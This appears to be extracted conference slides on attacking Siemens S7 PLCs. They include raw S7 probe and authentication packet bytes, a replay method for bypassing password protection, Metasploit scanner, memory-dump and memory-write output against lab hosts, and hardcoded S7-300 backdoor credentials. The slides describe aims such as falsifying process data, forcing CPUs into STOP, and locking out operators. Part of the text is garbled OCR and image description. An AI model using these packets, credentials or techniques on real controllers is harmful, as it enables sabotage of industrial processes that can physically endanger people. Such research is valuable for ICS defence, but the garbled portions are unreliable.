Selects one of three protection levels to protect the CPU against unauthorized access. Depending on which protection level is set, read or write online access to the CPU may require the correct password to be entered on the programming device (PG).

With full protection, it is not possible under any circumstances to download a program to the CPU.

- ▶ [Overview of the CPU properties](#)
- ▶ [Setting options for the level of protection](#)

▼ Read/write protection

# We don't need the 'password'

## Packet2Hex

```
...r...1..... 0.....i... ServerSession_A44B9F34 .!.....
```

```
char peer0_0[] = {  
0x03, 0x00, 0x00, 0x16, 0x11, 0xe0, 0x00, 0x00,  
0x00, 0x7e, 0x00, 0xc1, 0x02, 0x06, 0x00, 0xc2,  
0x02, 0x06, 0x00, 0xc0, 0x01, 0x0a };
```

```
"\x03\x00\x00\x16\x11\xe0\x00\x00"+  
"\x00\x6b\x00\xc1\x02\x06\x00\xc2"+  
"\x02\x06\x00\xc0\x01\x0a",
```

# => S7 generic probe packet

HELLO!

```
"\x03\x00\x00\xad\x02\xf0\x80\x72"+  
"\x01\x00\x9e\x31\x00\x00\x04\xca"+  
"\x00\x00\x00\x01\x00\x00\x01\x20"+  
"\x30\x00\x00\x01\xd\x00\x04\x00"+  
"\x00\x00\x00\x00\xa1\x00\x00\x00"+  
"\xd3\x82\x1f\x00\x00\xa3\x81\x69"+  
"\x00\x15\x16\x53\x65\x72\x76\x65"+  
"\x72\x53\x65\x73\x73\x69\x6f\x6e"+
```

# => S7 authentication packet

Please grant me access.

```
"\x5f\x33\x30\x36\x46\x38\x32\x41"+  
"\x46\xa3\x82\x21\x00\x15\x00\xa3"+  
"\x87\x28\x00\x15\x00\xa3\x87\x79"+
```

# => S7 ServerSession\_306F82AF



# Memory Protection?

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

[*] Attempting to connect to 192.168.1.24:8080
[+] Success! Dumping Memory on 192.168.1.24

Memory dump

Dumping part of Norflash

A8266300 : 233C4DFC 003B0482 E4405002 14F4C2ED üM<#.;.P@äiÂô.
A8266310 : 11D80782 C0BBA774 A7895029 803B0904 .0.ts»À)Ps.;
A8266320 : A0914000 159B6802 F7B45030 66D90ED8 .@.h0P'÷0.Uf
A8266330 : A409C2DC A50909BC F6091980 006D08C2 ÜÄ.¼..¥..öÃ.m.
A8266340 : 60BB770B 90002808 2002007B FFFF9000 .w>`.({. . .
A8266350 : 46022020 A5894E40 6C40099C F90907D8 .F@N¥.@l0..ù
A8266360 : 94F608C0 280810BB 007B9000 00DA8001 Ä.ö»..({.Û.
A8266370 : FFB407D8 F0C9103B 103B673E 6F5FF0D9 0.'.;.E0>g;.Uð_o
A8266380 : 001D0051 068200C1 E0BBA674 A091502D Q...Ä..tj»à-P

[*] Scanned 1 of 2 hosts (050% complete)
[*] Attempting to connect to 192.168.1.25:8080
[+] Success! Dumping Memory on 192.168.1.25

Memory dump

Dumping part of Norflash

A8266300 : 63697665 FFFF0065 656D614E FFFFFF00 evice...Name...
A8266310 : 4F434341 FFFF0000 75415452 FF006F74 ACCO...RTAuto...
A8266320 : 41424349 75415452 FF006F74 41424349 ICBARTAuto..ICBA
A8266330 : 73796850 6C616369 69766544 00326563 PhysicalDevice2.
A8266340 : 65707954 FFFF0000 464F5250 74656E49 Type...PROFInet
A8266350 : 69766552 6E6F6973 FFFF0000 76654450 Revision...PDev
A8266360 : 6D617453 FFFF0070 41424349 776F7242 Stamp...ICBABrow
A8266370 : FF006573 6E756F43 FFFF0074 776F7242 se..Count...Brow
A8266380 : 74496573 00736D65 41424349 776F7242 seItems.ICBABrow

[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(simatic_s7_mem_dump) >
```

# S7 Packet-Fu over ISO-TSAP

## S7-1200 PLC Memory Protection Delta

```
root@bt:~/cmp# diff 1234.txt 4321.txt
9,10c9,10
< "\x5f\x33\x30\x36\x46\x38\x32\x41" + (x41 = 'A')
< "\x46\xa3\x82\x21\x00\x15\x00\xa3" +
---
> "\x5f\x35\x30\x36\x43\x35\x36\x42" + (x42 = 'B')
> "\x37\xa3\x82\x21\x00\x15\x00\xa3" +
```

```
root@bt:~/cmp#
```

HEX to ASCII

Server Session

```
5f 33 30 36 46 38 32 41 46      => _306F82AF '1234' 0o, Password => '1234'
5f 35 30 36 43 35 36 42 37      => _506C56B7 '4321' PIV Password => '4321'
```

# Flawed S7-PLC Authentication

## Take-a-ways

If an attacker has captured packets containing the authenticated server session, from the automation network they can re-authenticate using the same packet and bypass that level of protection without ever needing any physical access to the engineering workstation or the PLC.

It is also possible to generate our own library of packets based on a pre-existing packet capture and either crack the password, or brute force our way in and since Siemens didn't enforce expired sessions we can simply use any ServerSession ID we like, against any S7 PLC.

# Memory Protection Take-a-ways

- It is possible to read and write data to the PLC's memory even when the password protection is enabled.
- It is possible to retrieve sensitive information from the PLC through memory dumping.
- Its is also possible to disable the password protection feature on the PLC by flipping the security bit back to an OFF state.


# Attack Vector

1. We capture traffic going to and from the engineering workstation and the PLC.
2. We dissect the client portion of the TCP Stream.
3. We build our own packets based on the client portion.
4. We can replay those packets back to the PLC.

# Process

- Scrape device information from memory.
- Change the results of ladder logical operations on the PLC, manipulate the logic to report false data to the operator. Devices in the field could explode or spin out of control!
- Put the CPU in START/STOP mode which could destroy process environments and damage productivity.
- Edit PLC device configuration, change MAC, IP address, device name, Time of Day, and even lock the operator out of their own PLC.
- Frag the PLC by triggering memory leaks in bugs.
- Execute arbitrary commands via command shell using the hardcoded credentials.

# Stuxnet





# Metasploit

**Engineer**




**SIMATIC S7 PLC**




**Attacker**



# Worm



# Propagation



We can own everything on the automation network...

# S7 Recon

## Metasploit S7-1200 PLC Auxiliary Scanner Module

By sending a series of forged probe packet requests an attacker can fingerprint the S7-1200 across a network. This would enable the retrieval of sensitive information. You can grab information such as the serial number, firmware version, model number and PLC name.

```
msf auxiliary(simatic_s7_scanner) > exploit

[+] 192.168.1.22 is up, iso-tsap is open.
[*] Packet scraping PLC device configuration.
[*] Identification:20220PLC1020 86ES7 212-1BD30-0XB0 SZVA4YU6016752 V20
[*] Scanned 1 of 2 hosts (050% complete)
[+] 192.168.1.23 is up, iso-tsap is open.
[*] Packet scraping PLC device configuration.
[*] Identification:20220PLC2020 86ES7 212-1BD30-0XB0 SZVA4YU6016772 V20
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(simatic_s7_scanner) >
```

# S7-1200 PLC Memory Read/Write

- Read device logic about the process connected to the PLC and create targeted attacks based on the information we receive.
- Read/Write boolean operations.
- Read/Write tag names from datablocks
- Disable protection, CPU operations, etc..
- Put the CPU into a perpetual STOP state.

# S7-1200 PLC Binary Data from PLC Memory

IMATIC 1200 station\_2rcdrT2L0

CPU proxyr\_drP2L0

LC\_2rlodr}2L0

ard reader/writerrrgodrX2L0

PU Exec Unitrlodr}2L0

ROFINET interfaceradrR2L0

I8/DOGr}odrN2L0

I2rmodr^2L0

entralIOcontroller^odrO2L0

Portrædrx2»0i,0fiASRootfff/OE

AOM.V213 0202.13.01:

02.13.01.02fPAOM.V213\_02.02E<ù{c3vñçLj¶a|

Exm0fiAlarmSubsystemEgdf

[\*] Scanned 1 of 1 hosts (100% complete)

[\*] Auxiliary module execution completed



# PLC Memory from Data\_Block\_1

The image shows a screenshot of a PLC memory dump with several red annotations and arrows. The annotations include:

- Data\_block\_1**: Located at the top left, with an arrow pointing to the **LED1** variable.
- LED1**: A variable name in the first column, with an arrow pointing to the **LED2** variable.
- LED2**: A variable name in the second column, with an arrow pointing to the **LED3** variable.
- LED3**: A variable name in the third column, with an arrow pointing to the **LED4** variable.
- LED4**: A variable name in the fourth column, with an arrow pointing to the **BLUE\_LED** variable.
- BLUE\_LED**: A variable name in the fifth column, with an arrow pointing to the **GREEN\_LED** variable.
- GREEN\_LED**: A variable name in the sixth column, with an arrow pointing to the **RED\_LED** variable.
- RED\_LED**: A variable name in the seventh column, with an arrow pointing to the **SW2** variable.
- SW2**: A variable name in the eighth column, with an arrow pointing to the **OFF\_BTN** variable.
- OFF\_BTN**: A variable name in the ninth column, with an arrow pointing to the **ION\_BTN** variable.
- ION\_BTN**: A variable name in the tenth column, with an arrow pointing to the **SW1** variable.
- SW1**: A variable name in the eleventh column, with an arrow pointing to the **SW2** variable.
- SW2**: A variable name in the twelfth column, with an arrow pointing to the **SW1** variable.
- SW1**: A variable name in the thirteenth column, with an arrow pointing to the **SW2** variable.
- SW2**: A variable name in the fourteenth column, with an arrow pointing to the **SW1** variable.

The background text is a mix of hexadecimal and ASCII characters, including:

```
Data_block_1... xüKð£JQLLÏød ... (iÐDiãÄÉpx* ... 7QWæÓG²Á(K ... öÜbD-&ÄÜbÈWb<cJ5Fx~!Æ7fÄYcÇc"-1'Ï; <0à¶½)#R!ãR ... wxÍV)@£q£r@xù³ #ÉQXó2£2£Y£ZE[£\ ... y£ £`fa+i×¶Aà£Éðr»cfd ... £i££££££wévyää`B £tyää`B £q£rðrö2»0Éi0£iConfiguredTypesi £iMArea£ ... ££££q£i £i ... Data_block_1£ ... ££ää`B £^£iY! £i£SW1£ ... ££mípqrq£iY! £i£SW2£ ... ££mípqrq£iY! £i£LED1£ ... ££mípqrq£iY! £i£LED2£ ... ££mípqrq£iY! £i£LED3£ ... ££mípqrq£iY! £i£LED4£ ... ££mípqrq£i £iQArea£ ... £ä+é«ÖHE^£iY! £i£BLUE_LED£ ... ££mípqrq£iY! £i £iGREEN_LED£ ... ££mípqrq£iY! £i £iORANGE_LED£ ... ££mípqrq£iY! £i£RED_LED£ ... ££mi«ðrppq£iY! £i£IArea£ ... £äÜÜxÜ`£^£iY! £i£SW1£ ... ££mípqrq£iY! £i£SW2£ ... ££mípqrq£iY! £i£OFF_BTN£ ... ££mípqrq£iY! £i£ION_BTN£ ... CPU Exec Unitr!ðr2ü£0rðr2ð%0ðrù3ppiy£iDAI_6£n ... KN#4>t× ... >qrdðr2É&0rðr2É'Or&ðr2(OÀD³:ýÏrðr2ð)Oðrù3ppiy£iDAI_7£n ... J-uú`p£q ... >qrdðr2ð*Or!ðr2ü+r!ðr2ü,Orðrø2»-0i.0£iASRoot£££/£ ... AOM.V213_0202.13.01: ... 02.13.01.02£PAOM.V213_02.02£<ù`c³vñçLj¶a| £xiX0£i ... PLCProgram£££/£3£"I¶0æ¶U0i<0£iProgramCyclePI££££8xNqIP#0£iIArea:££££££££££xüiA£Z-Bü£dh£gääö ... %yPoÄu r£!11£1aÄ ... £ `ð15³àC&`ð>@I#£ä ... H£q£r@xù/0³!St~p££2££££££yääÜxÜ`Q ... [*] Scanned 1 of 1 hosts (100% complete) ... [*] Auxiliary module execution completed ... msf auxiliary(simatic_s7_cpu_mem_write) >
```



# S7 Memory Dump Metasploit Module

```
scada : .rubybin
File Edit View Bookmarks Settings Help
msf > info

Name: Siemens Simatic S7-300 PLC Remote Memory Dump
Module: auxiliary/admin/scada/simatic_s7_mem_dump
Version: 0
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Dillon Beresford

Basic options:
Name      Current Setting  Required  Description
----      -
HEX       1                yes       Simatic S7-300 memory offset
LENGTH    1024             yes       Memory Dump Length in Bits
MODE      32               yes       Memory Read Mode (8-bit, 16-bit, 32-bit)
OFFSET    A8266000         yes       Simatic S7-300 memory offset
PASS      basisk           yes       Simatic S7-300 hardcoded password.
Proxies   no               no        Use a proxy chain
RHOSTS    192.168.1.24-25 yes           The target address range or CIDR identifier
RPORT     8080             yes       The target port
THREADS   1                yes       The number of concurrent threads
USER      basisk           yes       Simatic S7-300 hardcoded username.
VHOST     no               no        HTTP server virtual host

Description:
This module attempts to authenticate using a hard-coded backdoor
password in the Simatic S7-300 PLC and dumps the device memory using
system commands. Mode: Values 8, 16 or 32 bit access Valid address
areas are: 80000000 - 81FFFFFF SD-Ram cached A0000000 - A1FFFFFF
SD-Ram uncached A8000000 - A87FFFFFF Norflash AFC00000 - AFC7FFFF
ED-Ram int. uncached BFE00000 - BFEFFFFD COM-ED-Ram ext. C0000000 -
C007FFFF ED-Ram int. cached D0000000 - D0005FFF Scratchpad data int.
D4000000 - D4005FFF Scratchpad code int. F0100000 - F018FFFF
SPS-Asic 16-Bit access only

References:
http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-204-01%20S7-300_S7-400.pdf

msf > █

scada : .rubybin
```

# Remote Memory Dump

## S7-300 Norflash

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
[+] Success! Dumping Memory on 192.168.1.25

Memory dump

Dumping part of Norflash

A8266300 : 63697665 FFFF0065 656D614E FFFFFFF0 evice...Name...
A8266310 : 4F434341 FFFFFFF0 75415452 FF006F74 ACCO...RTAuto..
A8266320 : 41424349 75415452 FF006F74 41424349 ICBARTAuto..ICBA
A8266330 : 73796850 6C616369 69766544 00326563 PhysicalDevice2.
A8266340 : 65707954 FFFFFFF0 464F5250 74656E49 Type...PROFInet
A8266350 : 69766552 6E6F6973 FFFFFFF0 76654450 Revision...PDev
A8266360 : 6D617453 FFFF0070 41424349 776F7242 Stamp...ICBABrow
A8266370 : FF006573 6E756F43 FFFF0074 776F7242 se..Count...Brow
A8266380 : 74496573 00736D65 41424349 776F7242 seItems.ICBABrow
A8266390 : 00326573 6E756F43 FF003274 776F7242 se2.Count2..Brow
A82663A0 : 74496573 32736D65 FFFFFFF0 41424349 seItems2...ICBA
A82663B0 : 73726550 00747369 65766153 FFFFFFF0 Persist.Save...
A82663C0 : 41424349 73726550 32747369 FFFFFFF0 ICBAPersist2...
A82663D0 : 65766153 FFFF0032 41424349 73796850 Save2...ICBAPhys
A82663E0 : 6C616369 69766544 43506563 FFFFFFF0 icalDevicePC...
A82663F0 : 4C646441 6369676F 65446C61 65636976 AddLogicalDevice
A8266400 : FFFFFFF0 6F6D6552 6F4C6576 61636967 ...RemoveLogica
A8266410 : 7665446C 00656369 69766441 44506573 lDevice.AdvisePD
A8266420 : 43507665 FFFFFFF0 64616E55 65736976 evPC...Unadvise
A8266430 : 76654450 FF004350 41424349 73796850 PDevPC..ICBAPhys
A8266440 : 6C616369 69766544 43506563 6E657645 icalDevicePCEven
A8266450 : FFFF0074 6F4C6E4F 61636967 7665446C t...OnLogicalDev
A8266460 : 41656369 64656464 FFFFFFF0 6F4C6E4F iceAdded...OnLo
A8266470 : 61636967 7665446C 52656369 766F6D65 gicalDeviceRemov
A8266480 : FF006465 41424349 69676F4C 446C6163 ed..ICBALogicalD
A8266490 : 63697665 FF003265 706D6F43 6E656E6F evice2..Componen
A82664A0 : 666E4974 FFFF006F 41424349 74617453 tInfo...ICBAStat
A82664B0 : FFFF0065 74617453 FFFF0065 69746341 e...State...Acti
A82664C0 : 65746176 FFFFFFF0 63616544 61766974 vate...Deactiva
A82664D0 : FF006574 65736552 FFFF0074 69766441 te..Reset...Advi
A82664E0 : 74536573 00657461 64616E55 65736976 seState.Unadvise
A82664F0 : 74617453 FFFF0065 41424349 74617453 State...ICBAStat
A8266500 : 65764565 FF00746E 74536E4F 43657461 eEvent..OnStateC
```

# What can we find in dumps?

```
[*] Attempting to connect to 192.168.1.25:8080
[+] Success! Dumping Memory on 192.168.1.25

Memory dump

Dumping part of Norflash

A8296000 : 68632064 20297261 FF002930 801D0C3C d char) 0)..<..0
A8296010 : 801D0C76 801D0D1A 801D0D1A 801D0D1A v..0...0...0...0
A8296020 : 801D0C3C 801D0C76 801D0CE8 801D0CC6 <..0v...00...00...0
A8296030 : 5C637273 635F6D63 632E616C FFFFFFF0 src\cm_cla.c...
A8296040 : 7520262A 72657070 203D2120 FFFF0030 *& upper != 0...
A8296050 : 7520262A 72657070 72613E2D 762E7367 *& upper->args.v
A8296060 : 5F64696F 20727470 30203D21 FFFFFFF0 oid_ptr != 0...
A8296070 : 7220262A 3D212063 75282820 6769736E *& rc != ((unsig
A8296080 : 2064656E 72616863 29302029 FFFFFFF0 ned char) 0)...
A8296090 : 5C637273 745F6D63 632E6D69 FFFFFFF0 src\cm_tim.c...
A82960A0 : 76746572 3D206C61 4D43203D 004B4F5F retval == CM_OK.
A82960B0 : 801D3A20 801D3AEE 801D3AD2 801D3A3E :.00:.00:.0>:.0
A82960C0 : 801D3AEE 801D3AEE 801D3AEE 801D3AEE 0:.00:.00:.00:.0
A82960D0 : 801D3AEE 801D3AEE 801D3AEE 801D3AEE 0:.00:.00:.00:.0
A82960E0 : 801D3AEE 801D3AEE 801D3AEE 801D3AEE 0:.00:.00:.00:.0
A82960F0 : 801D39AC 801D39C8 801D39BA 801D39D6 09.009.009.009.0
A8296100 : 801D39E4 801D39F2 5C637273 635F6D63 09.009.0src\cm_c

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(simatic_s7_mem_dump) > set OFFSET A8296100
OFFSET => A8296100
msf auxiliary(simatic_s7_mem_dump) > exploit

[*] Attempting to connect to 192.168.1.25:8080
[+] Success! Dumping Memory on 192.168.1.25

Memory dump

Dumping part of Norflash

A8296100 : 801D39E4 801D39F2 5C637273 635F6D63 09.009.0src\cm_c
A8296110 : 632E726C FFFFFFF0 FFFF0030 50524C43 lr.c...0...CLRP
A8296120 : 4E505F43 4F5F4F49 45534646 202B2054 C_PNIQ_OFFSET +
A8296130 : 206E656C 61203D3C 636F6C6C 6E656C5F len <= alloc_len
A8296140 : FFFFFFF0 6320262A 3D21206D FF003020 ...*& cm !=_0..
A8296150 : 6F6C6C61 69735F63 3C20657A 46783020 alloc_size < 0xF
A8296160 : 00464646 7720262A 65746972 203D2120 FFF.*& write !=
```

- Code paths
- Source code
- New Bugs

# S7-300 Hardcoded Credentials

```
